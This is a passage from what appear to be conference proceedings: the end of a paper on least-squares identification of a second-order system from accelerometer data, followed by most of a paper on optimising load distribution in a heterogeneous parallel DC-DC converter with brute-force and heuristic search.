$\theta$  is the vector of the system parameters we are trying to determine and  $\varphi(k-1)$  is called a regression vector as it is made up of previous system inputs and outputs that affect the current system output value. When determining the correct system parameter values, it is necessary to determine the initial estimate  $\hat{\theta}(0)$ . Then the parameter values are so adjusted that the difference between the estimated system output  $\hat{y}(k) = \varphi(k-1)^T \hat{\theta}(k-1)$  and the actual output of the system  $y(k) = \varphi(k-1)^T \theta$  is minimized in time. The task of adaptation is thus minimization of the error between the difference of the expected and the actual output (3).

$$e(k) = |y(k) - \hat{y}(k)| = |\varphi(k-1)^T \theta - \varphi(k-1)^T \hat{\theta}(k-1)| \quad (3)$$

The adaptation scheme is illustrated in Fig. 1.




Fig. 1. The adaptation scheme of model parameters.

## III. MODELLING AND SIMULATION OF THE ACCELEROMETER BASED SYSTEM IDENTIFICATION

In order to observe the behaviour of the model, the model must first be conducted. At first, we need to define the properties of the system that we are modelling. When modelling

a weakly damped linear discrete system, it is necessary to determine the system's own frequency and the damping ratio. A relationship

$$\frac{d^2x(t)}{dt^2} + 2\zeta\omega_n \frac{dx(t)}{dt} + \omega_n^2 x(t) = f(t) \quad (4)$$

evokes that the knowledge of these parameters is sufficient to describe the second order differential equation and hence the ideal stabilized system [7]. To solve this differential equation, Laplace transform means were preferred for clarity, by means of which it is possible to shift from a mathematical model in the form of a differential equation to a system description by means of  $F(s)$

$$F(s) = \frac{\omega_n^2}{s^2 + 2\zeta\omega_n s + \omega_n^2}. \quad (5)$$

After transforming into a z-plane we get a defined discrete model describing the system we want to simulate. The advantages of such writing include a relatively simple determination of the location of the zeros and poles based on the polynomial numerator and denominator of the system.

In order to verify the suitability of the identification method, it is adequately to generate several kinds of input signals to excite the modelling system. Selected control signals include unit pulse, unit jump, harmonic signal, or a combination thereof. Due to the fact that we model the data obtained from the accelerometer, it is necessary to set certain limitations. The simulated control signals are suitable for a certain width. We decided to represent the result by a 12-bit binary number. These signals were also affected by quantization noise. Quantum error has the character of white noise and normal distribution [7]. Based on the above, noise is generated with a normal distribution in the range determined by the sensitivity of the measurement and the range and is then added to the input and output signals.

#### IV. SYSTEM IDENTIFICATION USING THE LEAST SQUARES METHOD

To use this method for identification, it is necessary to have at least  $P$  data from the data set (6), whereby

$$P = n + m, \quad (6)$$

where  $n$  is the order of denominator and  $m$  is the order of numerator [3], [5]. Thus, the second order transfer function is in shape

$$\hat{y}(z) = \frac{b_0 + b_1 z^{-1}}{1 + a_1 z^{-1} + a_2 z^{-2}} u(z) + e(z), \quad (7)$$

where the measurable magnitudes are only the input  $U(z)$  and the output of the model  $Y(z)$ . Systems with higher order can be represented analogically. The aim is to identify coefficients of the numerator  $b$ , the denominator  $a$  of the system, but about the random error  $e(n)$ , we know only that it has a Gaussian distribution, the character of the white noise, and a zero mean

value [4]. The equation (7) can be rewritten into the analytical form

$$\begin{bmatrix} u(k) & u(k-1) & -\hat{y}(k-1) & -\hat{y}(k-2) \\ u(k+1) & u(k) & -\hat{y}(k) & -\hat{y}(k-1) \\ u(k+2) & u(k+1) & -\hat{y}(k+1) & -\hat{y}(k) \\ u(k+3) & u(k+2) & -\hat{y}(k+2) & -\hat{y}(k+1) \end{bmatrix} \begin{bmatrix} b_0 \\ b_1 \\ a_1 \\ a_2 \end{bmatrix} + \begin{bmatrix} e(k) \\ e(k+1) \\ e(k+2) \\ e(k+3) \end{bmatrix} = \begin{bmatrix} \hat{y}(k) \\ \hat{y}(k+1) \\ \hat{y}(k+2) \\ \hat{y}(k+3) \end{bmatrix}. \quad (8)$$

By stating

$$A_p = \begin{bmatrix} u(k) & u(k-1) & -\hat{y}(k-1) & -\hat{y}(k-2) \\ u(k+1) & u(k) & -\hat{y}(k) & -\hat{y}(k-1) \\ u(k+2) & u(k+1) & -\hat{y}(k+1) & -\hat{y}(k) \\ u(k+3) & u(k+2) & -\hat{y}(k+2) & -\hat{y}(k+1) \end{bmatrix}, \quad (9)$$

$$\theta_p = \begin{bmatrix} b_0 \\ b_1 \\ a_1 \\ a_2 \end{bmatrix}, e_p = \begin{bmatrix} e(k) \\ e(k+1) \\ e(k+2) \\ e(k+3) \end{bmatrix} \text{ and } \hat{y}_p = \begin{bmatrix} \hat{y}(k) \\ \hat{y}(k+1) \\ \hat{y}(k+2) \\ \hat{y}(k+3) \end{bmatrix}$$

we obtain

$$\hat{y}_p = A_p \theta_p + e_p. \quad (10)$$

The minimum number of required data is usually small. For the second order system, at least four consecutive data from the data set must be available. The complexity of the system also increases the minimum number of data points needed for sufficient accuracy. This has the effect that  $P$  is much larger (the number of rows of the  $A$  matrix grows). A larger  $P$  should provide more accurate definition of system parameters. The equation used to find optimal parameters (the smallest error) is

$$\hat{\theta}_p = A_p^+ \hat{y}_p, \quad (11)$$

where  $A_p^+$  represents a pseudo-inverse matrix to  $A_p$  (12) [6].

$$A_p^+ = (A_p^T A_p)^{-1} A_p^T \quad (12)$$

From the definition of this method, it can be deduced that choosing a larger number of input-output sample pairs leads to a more accurate system determination (Fig. 2).




Fig. 2. Comparison of the system and models obtained using different number of samples.



The error we commit when identifying depends on the number of samples used to determine the model parameters (Tab. I). However, it is important to be aware of the computational difficulty that grows with the addition of additional samples to be classified.

TABLE I  
A COMPARISON OF OVERALL ERROR OF MODELS USING DIFFERENT NUMBER OF SAMPLES.

Number of used samples	RMS error
10	295,4
20	202,4
40	196
100	172,3
200	190,9
400	3,905

When designing the simulation, we considered the appropriate choice of parameters. Based on the conducted initial experiment, we considered sampling frequency  $400\text{Hz}$ , damping ratio  $0.05$  and a resonant frequency of  $28\text{Hz}$  as the parameters of second order system.

The nature of the input signal has also an impact on the system identification. In some cases, the process of determining system parameters can not be defined as the reaction of the system to a signal in the prescribed form, which results in a limitation resulting from the suitability of the control signal being used. The response of the system to various input signals (Fig. 3) determines the parameters of the identified system differently. In our case, we chose the size of the identifying set to 20 input and 20 output data. The error that occurs in the input and output signals reaches a maximum of 1% of the range.




Fig. 3. Behaviour of selected control signals.

Adequacy of the use of different types of control signals for identification purposes may be expressed as a root mean square error (RMS error) (Table II). From the test results, it can be observed that in the least squares method it is advisable to use jump control signals for identification. Introducing an error in the input and output signal representing noise from the sensor device greatly affects the quality of the identification.

The simulation showed, that if no error occurs in the signal, this method has excellent results. By adding noise to the ideal signal, the result becomes less accurate, which in some cases has led to a poor classification of the system. White noise with normal distribution is generated and has a zero average value within a certain range and is then added to the input

TABLE II  
A COMPARISON OF OVERALL ERROR OF MODELS USING DIFFERENT CONTROL SIGNALS.

Identification control signal	RMS error
unit pulse	1,161
unit step	0,9191
ramp	1,344
harmonic aperiodic function	2,081

and output signal (Figure 4). Thus affected input and output signal are used in the identification process.




Fig. 4. Histogram and normal distribution function of generated error.

By enhancing the set of input and output signal samples, the quality of identification improves, but not sufficiently. The influence of selected noise levels at the value of the twenty inout samples used for identification is shown in Tab. III.

TABLE III  
THE IMPACT OF NOISE ON THE QUALITY OF IDENTIFICATION.

established error	RMS error
0%	0,009812
1%	2,266
2%	2,401
3%	2,484
4%	2,547
5%	2,606

Practical application has shown that when eliminating residual vibrations, it is important to determine the exact frequency of the system as accurately as possible. These results served as a basis for modifying the identification of systems in the frequency domain.

## V. EXPERIMENTAL RESULTS

Based on the need to control the coin hopper tester device, we have chosen this device as a system that needed to be identified. When identifying the dynamic properties of the system, we used printed circuit board featuring an accelerometer (Fig. 5).

As a control element, ATmega168 microcontroller was used. Its task was to provide the LSM303DLHC accelerometer configuration and send the recorded data via the RF module RFM73 to eliminate the undesirable phenomena associated with the use of wire communication. The accelerometer has been set to measure acceleration in the  $x$ ,  $y$  and  $z$  axes. The sampling rate was set to  $400\text{Hz}$ , which corresponds to the




Fig. 5. Coin hopper tester device with marked critical part.

maximum possible recording speed when the accelerometer is used.

As the receiver, we used a PCB with ATmega8A microcontroller. The role of this microcontroller was to receive the recorded data sent to the RFID measurement module via the RFM73 RF module and then to send results using the UART peripheral. In order to be able to continue working with this data on the computer, we used a communication interface converter to convert between USB and UART peripherals.

The measuring device was positioned such that the movement of the arm manifested mainly in one axis of the accelerometer (Fig. 6). On the PC, the incoming data has been aggregated into a file so it could be analyzed. We used Matlab to analyze measured signals representing acceleration in individual axes of the accelerometer.




Fig. 6. Data obtained from critical accelerometer axis.

Using the least squares method, we determined the zeroes and poles of the system. After a series of parameter estimations, when it was not possible to minimize the error below the set level (Fig. 7), a situation occurred, in which the analyzed signal represented residual vibrations (Fig. 8). When approximating such a signal, we made errors as shown in Fig. 9.

## VI. CONCLUSION

This paper presents error comparison when identification using least squares method is applied. The obtained results confirm that the error we commit by identification directly depends on the number of samples used for model parameters determination.




Fig. 7. Comparison of system and model reaction.




Fig. 8. Comparison of system and model reaction.




Fig. 9. Satisfactory identification of system parameters - identification error.

Another aspect that needs to be noticed is the control signal that is used in identification process. The deviation of model parameters results in the error on system output. It was shown that the input signal should generate adequate excitation of the system, otherwise the error significantly affects the parameter estimation.

## REFERENCES

- [1] Karpiš O., Miček J., Olešnaníková V.: *Using of compressed sensing in energy sensitive WSN applications* FedCSIS 2015, September 13-16, Lodz, Poland. - ISBN 978-83-60810-65-1. - pp. 1233-1238, <http://dx.doi.org/10.15439/2015F167>.
- [2] Skovranek T., Despotovic V.: *Identification of Systems of Arbitrary Real Order: A New Method Based on Systems of Fractional Order Differential Equations and Orthogonal Distance Fitting*, ASME 2009 Inter. Design En. Tech. Conf. and Computers and Information in Engineering Conference, pp. 1063-1068, 2009.
- [3] McKelvey T.: *Least Squares and Instrumental Variable Methods*, Control Systems, Robotics, and Automation, in EOLSS, Developed under the auspices of the UNESCO 2004.
- [4] Guo W.: *Modelling and Simulation of a Capacitive Micro-Accelerometer System*, Proceedings of the 33rd Chinese Control Conference July, Nanjing, China, 2014
- [5] Švarc I., Matoušek R., Šeda M., Vítečková M.: *Automatické řízení*, Brno: CERM, ISBN: 978-80-214-4398-3, 2011.
- [6] Golan J.: *Moore-Penrose pseudoinverses*, The linear algebra a beginning graduate student ought to know, Springer Netherlands, pp. 441-452, 2012.
- [7] Miček J., Jurečka M.: *Moderné prostriedky implementácie metód číslí-covéhoho spracovania signálov 1*, Žilina: EDIS, ISBN: 978-80-554-0714-2, 2013.

# Load balancing of heterogeneous parallel DC-DC converter

Samuel Žák

University of Žilina

Faculty of Management Science and Informatics,

Univerzitná 8215/1, Žilina 010 26

Email: samuel.zak@fri.uniza.sk

Jaroslav Szabo

University of Žilina

Faculty of Management Science and Informatics,

Univerzitná 8215/1, Žilina 010 26

Email: jaroslav.szabo@fri.uniza.sk

**Abstract**—Switching power converters can achieve very high efficiency. However, they do so only for slim subset of operating conditions. Power supplies and loads with highly variable parameters do not operate at peak performance all the time. Energy harvesting and battery powered systems are typical examples. This paper studies the convenience of heterogeneous parallel DC-DC converter as a solution to this problem. The use of multiple diverse converter topologies in parallel could expand range of operating conditions with high efficiency. Such solution poses another issue of balancing workload across all topologies in system with minimal computational power. Efficiency of proposed converter is estimated by modelling converter circuits and running heuristic optimization on these models.

## I. INTRODUCTION

**E**FFICIENCY of DC-DC converters can exceed 90% for specific operating conditions. If power supply is stable and load operates at constant voltage converter design can be easily optimized. For example when powering low-voltage electronics from high-voltage grid. Battery powered devices complicate circuit optimization as voltage of the battery changes in relation to its capacity. Use of energy harvesting presents further complications due to wide range of operating voltage, available power and their variability over time. Maximum power point tracking methods can adapt operating point of the converter to extract the most from the supply. The limit of such adaptation is in the circuit design. Aim of this paper is to study the use of DC-DC converter consisting of multiple parallel lines with variable topologies. High variance of these topologies is important, so each parallel branch reaches peak performance at different operating conditions. This brings another problem, how to divide required output current among available topologies. It is important to note, that the power consumption of the converter itself needs to be minimal, as it is also considered power loss which decreases the overall efficiency of the power management system. Required computation of the balancing can use limited resources of low-power microcontroller or has to be performed elsewhere. To test both methods, we first create mathematical model of power loss of selected topologies, where brute-force algorithm running on computer with high computational power can find optimal operating distribution for given precision. Afterwards we used created models to develop heuristic optimization algorithm, capable of

running on device with limited computational power. Proposed converter can be part of power management system used in wireless sensor nodes, smart appliances or off-grid power systems.[1]

## II. LOSS MODELS OF DC-DC TOPOLOGIES

Performance of heterogeneous parallel converter is evaluated by creating electrotechnical model of loss of individual parallel paths. It is best if convertor topologies forming parallel paths are diverse. Specialization of each path for unique conditions increase overall efficiency of the system. Buck-Boost and Fly-back topologies are first candidates, due to differences by the use of simple inductor versus transformer [2]. Next evaluated is combination of two inductors and a capacitor in what is known as Zeta topology. Loss models are based on equations used by various circuit manufacturers [3] [4] [5] [6] [7] [8]. Flawless mathematical model of circuit loss would be more complex than is necessary for our purpose. Dispersion, degradation and temperature drift of component's properties make perfect model almost impossible. Models are limited to regard following losses: conduction loss on parasitic resistance, transistor gate switching and transistor linear mode. Evaluated operating frequencies are chosen in range from 10kHz to 250kHz, so properties with insignificant impact within this range can be ignored, namely: loss on inductor core, transistor drain-source capacity, parasitic properties of wiring. This will increase loss on capacitor filtering output voltage, but its impact is also ignored as it is shared by all tested converters. Narrow frequency range allows model to consider frequency dependent properties as constants - capacitor impedance, inductance value and parasitic resistance of inductors. Model assumes switching transistors operate synchronously without losses caused by imperfect timing. Due to all mentioned simplifications, created models are suitable for comparative study and not for precision tasks like control algorithm.

Important steps in calculation of loss model are :

- Calculating critical conduction current.
- Determining operating mode (continuous or discontinuous) by comparing critical and required output current.
- Calculating duty cycle for active mode.
- Calculating current flowing through each component.




Fig. 1. Schematics of used converter circuits - (top left) four switch buck-boost, (top right) Zeta, (bottom left) Fly-back. Overview of formed mult topology converter is at bottom right.

TABLE I  
LIST OF COMPONENTS USED FOR THE TESTING

Schematic symbol	Component
L	MCSDC0805-270KU
Q3,Q4,Q5,Q8 (N-MOSFET)	SI2302CDS-T1-E3
Q1,Q2,Q6,Q7 (P-MOSFET)	SI2301CDS-TI-GE3
C	AVX 18125C475KAT2A
T1	ratio 1:100 $R_{LV}=0,1\Omega$ $R_{HV}=3,3\Omega$ $L_{LV}=51\mu H$ $L_{HV}=5mH$

Particular order of these steps depends on the form of equations describing the circuit. Other circuits may need extra steps specific to them. Model also requires parasitic values of used components. These were filled with typical values of common real world components listed in Table I. Transformer parameters were measured directly on specified part at fixed frequency 100kHz, due to lack of documentation.

For desired output voltage 3.3V and fixed switching frequency 100kHz, these models form spaces shown in Figure 2. Combinations of these spaces at three different frequencies are in Figure 3. Both these figures show different characteristics of each converter topology. Buck-Boost is the only one that can pass input voltage directly to output. This is reflected by ridge in area where input and output voltages have the same value. Loss of this topology seems to increase the least with increased frequency, which may be caused by use of just one frequency dependant component: inductor. Zeta converter topology is expected to work the best at low frequencies for the same reason. Properties of fly-back converter are heavily dependent on inductance, resistance and ratio of transformer's windings. Space of fly-back converter also contains ridge with highest efficiency, however, its position is tied to switching frequency and is limited by operating voltages and current as well as component values. The ridge represents operation in critical conduction, the border between continuous and discontinuous conduction [9].





Fig. 2. Spaces of each topology at  $V_{out}=3,3V$  and  $f=100kHz$



Fig. 3. Combined spaces at various frequencies at  $V_{out}=3,3V$ 

### III. OPTIMIZATION METHODS

#### A. Exact methods

In solving combinatorial problems we encounter the issue of how to ensure that the solution is quickly achievable and as accurate as possible. The first option are deterministic methods the steps of which are always repeated in the same order. Such methods, when properly implemented, offer the exact solution.

We used a method described in Algorithm 1 that searches through all solutions. It is a relatively time-consuming method that guarantees to find an optimal solution. At data extensive tasks, however, the growing complexity of computing and time-consumption takes effect. If we need to search through all solutions for only three variables ranging from 1 to 1000, the number of iterations is about  $10^9$ . Addition of another variable will grow the number of iterations exponentially. The use of such a calculation method is purely for the verification purposes. The use in practice would be unsuitable, due to complexity. Example of this kind of method is "brute-force" or "branch and bound".

**Algorithm 1** Exact method for finding optimal solution of system

**Require:**  $freq \neq 0$  and  $n = freq.size()$  and  $precision \neq 0$  and  $BestLoss = Max.Value$

```

1: for  $i = 0$  to  $n$  do
2:    $I_o \leftarrow I_{out}/precision$ 
3:    $freq \leftarrow freq.get(i)$ 
4:   for  $j = 0$  to  $precision - 1$  do
5:     for  $k = 0$  to  $precision - j - 1$  do
6:        $lossB \leftarrow ObjB(I_o * j, freq)$ ;
7:        $lossF \leftarrow ObjF(I_o * k, freq)$ ;
8:        $lossZ \leftarrow ObjZ(I_o * (precision - j - k), freq)$ ;
9:        $lossOfSystem \leftarrow lossB + lossF + lossZ$ 
10:      if  $lossOfSystem < BestLoss$  then
11:         $BestLoss \leftarrow lossOfSystem$ ;
12:      end if
13:    end for
14:  end for
15: end for

```

#### B. Heuristic methods

Since deterministic methods do not provide a suitable solution within the required time we need to implement methods that would provide us with such solution. One type of such methods are heuristic methods. These methods are based on experience and often provide a suitable solution in a relatively short amount of time, respectively a small number of iterations. These methods do not guarantee us to find optimal solutions.

Heuristic methods are frequently used for initial finding solutions to complicated methods, for example: metaheuristic. To find the base solution we used Monte Carlo method which in a very short time will provide us with a feasible solution for the next application [10]. The next step in finding a suitable solution for system was applying heuristic exchange. Since, in our case was no threat to get stuck in a local extreme, we could simplify the method. We allowed all valid transitions between solutions as well as the transition towards a worse value of objective function. However, we only impose those

**Algorithm 2** Heuristic method for finding feasible solution of system

**Require:**  $freq \neq 0$  and  $n = freq.size()$  and  $iterations \neq 0$  and  $BestLoss = Max.Integer$

```

1:  $BestLoss \leftarrow MonteCarlo$ 
2: for  $i = 0$  to  $iteration$  do
3:    $par \leftarrow random.Double$ 
4:   if  $par > 0.5$  then
5:      $parf \leftarrow random.Int$ 
6:      $freq \leftarrow freq.get(parf)$ 
7:   else
8:      $arrayI_{out} \leftarrow randomUniformDistriboution()$ 
9:   end if
10:   $lossB \leftarrow ObjFunctionB(arrayI[0], freq)$ 
11:   $lossF \leftarrow ObjFunctionF(arrayI[1], freq)$ 
12:   $lossZ \leftarrow ObjFunctionZ(arrayI[2], freq)$ 
13:   $lossOfSystem \leftarrow lossB + lossF + lossZ$ 
14:  if  $lossOfSystem < BestLoss$  then
15:     $BestLoss \leftarrow lossOfSystem$ ;
16:  end if
17: end for

```

values into memory, for which the value of objective function gives a better solution. We have neglected all other solutions.

The method does not use the shutdown time, as is customary. Instead, it uses the number of iterations, which is introduced as a parameter and selected at the beginning. Authorized operation of this method is to exchange one for one. Since we are using global scanning, it means that we always change just one randomly selected parameter.

Each algorithm that is not exact has a certain error rate depending on factors such as time, iteration number of inputs, and others. In this case, accuracy will result in the number of iterations. During our tests this method will be analyzed on various ranges of iterations starting on  $10^4$  and ending with  $10^6$  iterations. This is important for showing differences in results because the number of iterations greatly affects their accuracy.

Other algorithms such as genetic algorithm or taboo search algorithm show different ways how to obtain good solution. Genetic algorithm uses population of solutions and mixing them with steps like crossover and mutation. On other hand taboo search uses temporary prohibition after choosing different solutions to prevent from looping. Both approaches have their strong sides and their weak sides.

Not every heuristic method is suitable for solving a specific problem. Heuristic methods are built for specific problems even though the principles of the solution can be repeated. In contrast, metaheuristic methods are considered to be generally applicable methods of solution. It is recommended to use metaheuristic methods to solve problems where there is a risk of being deadlocked in local maximum or minimum [11].




Fig. 4. Dependence of the total loss on the number of iterations.

TABLE II  
NUMERICAL VALUES OF AVERAGE FUNCTION FROM FIGURE 4

Iterations count	500	1000	2000	5000	10000	20000	50000	100000	200000	500000	1000000
Arithmetic mean [W]	0.81	0.7307	0.6956	0.64	0.6092	0.604	0.5814	0.5746	0.5693	0.565	0.5646

#### IV. SIMULATION

Performance of heterogeneous parallel converter is compared on scenarios where load requires constant supply of 2 A at 3.3V from fully charged Li-po battery at 4.2V or from Ni-MH battery at 1.2V. These values could reflect needs of wireless module inside battery powered sensor node. Simulation compares heterogeneous parallel converter with equal distribution to calculated optimal distribution. It is also compared to its homogeneous counterpart and non-parallel designs. Calculated values of the two scenarios at the most convenient frequencies are in Table III. These results show that the proposed heterogeneous parallel converter doesn't offer the lowest loss of them all, but rather low loss at wider operating conditions. This is illustrated better at the spaces created by the models. Due to all simplifications in the circuit model, absolute loss of real device would be higher. However, even distorted models allow to find best range for component values, which influence relative position of modeled spaces. Finding these values without the models would be impractical.

Optimization method used for load balancing is evaluated in Figure 4, which shows results of described heuristic method after specified range of number of iterations. To compensate for non-deterministic nature of heuristic method, every case is repeated 100 times. Optimal solution of the problem is calculated by exact "brute-force" method. Results of this simulation shows, that the number of iterations doesn't improve just average value of the solution, but also decreases dispersion of the results. Further improvements to optimization method can also decrease dispersion with minimal increase of computational requirements. One way of achieving this is to use pre-processed model data from other more powerful computer.

TABLE III  
LOSS OF VARIOUS SIMULATED CONVERTERS

System converters	f [kHz]	$V_{in}$ [V]	System loss [W]
Buck-Boost, Fly-back, Zeta ( Optimal distribution )	53	4.2	0.4457
	11	1.2	2.6731
Buck-Boost, Fly-back, Zeta ( Equal distribution )	73	4.2	0.5147
	10	1.2	2.9626
Buck-Boost,Buck-Boost, Buck-Boost	10	4.2	0.4901
	10	1.2	4.069
Fly-back,Fly-back, Fly-back	85	4.2	0.5778
	10	1.2	2.4492
Zeta,Zeta, Zeta	10	4.2	0.4161
	10	1.2	3.1504
Buck-Boost	10	4.2	1.6267
	10	1.2	12.1465
Fly-back	26	4.2	0.8348
	10	1.2	7.2589
Zeta	10	4.2	0.8949
	10	1.2	8.0541



## V. CONCLUSION

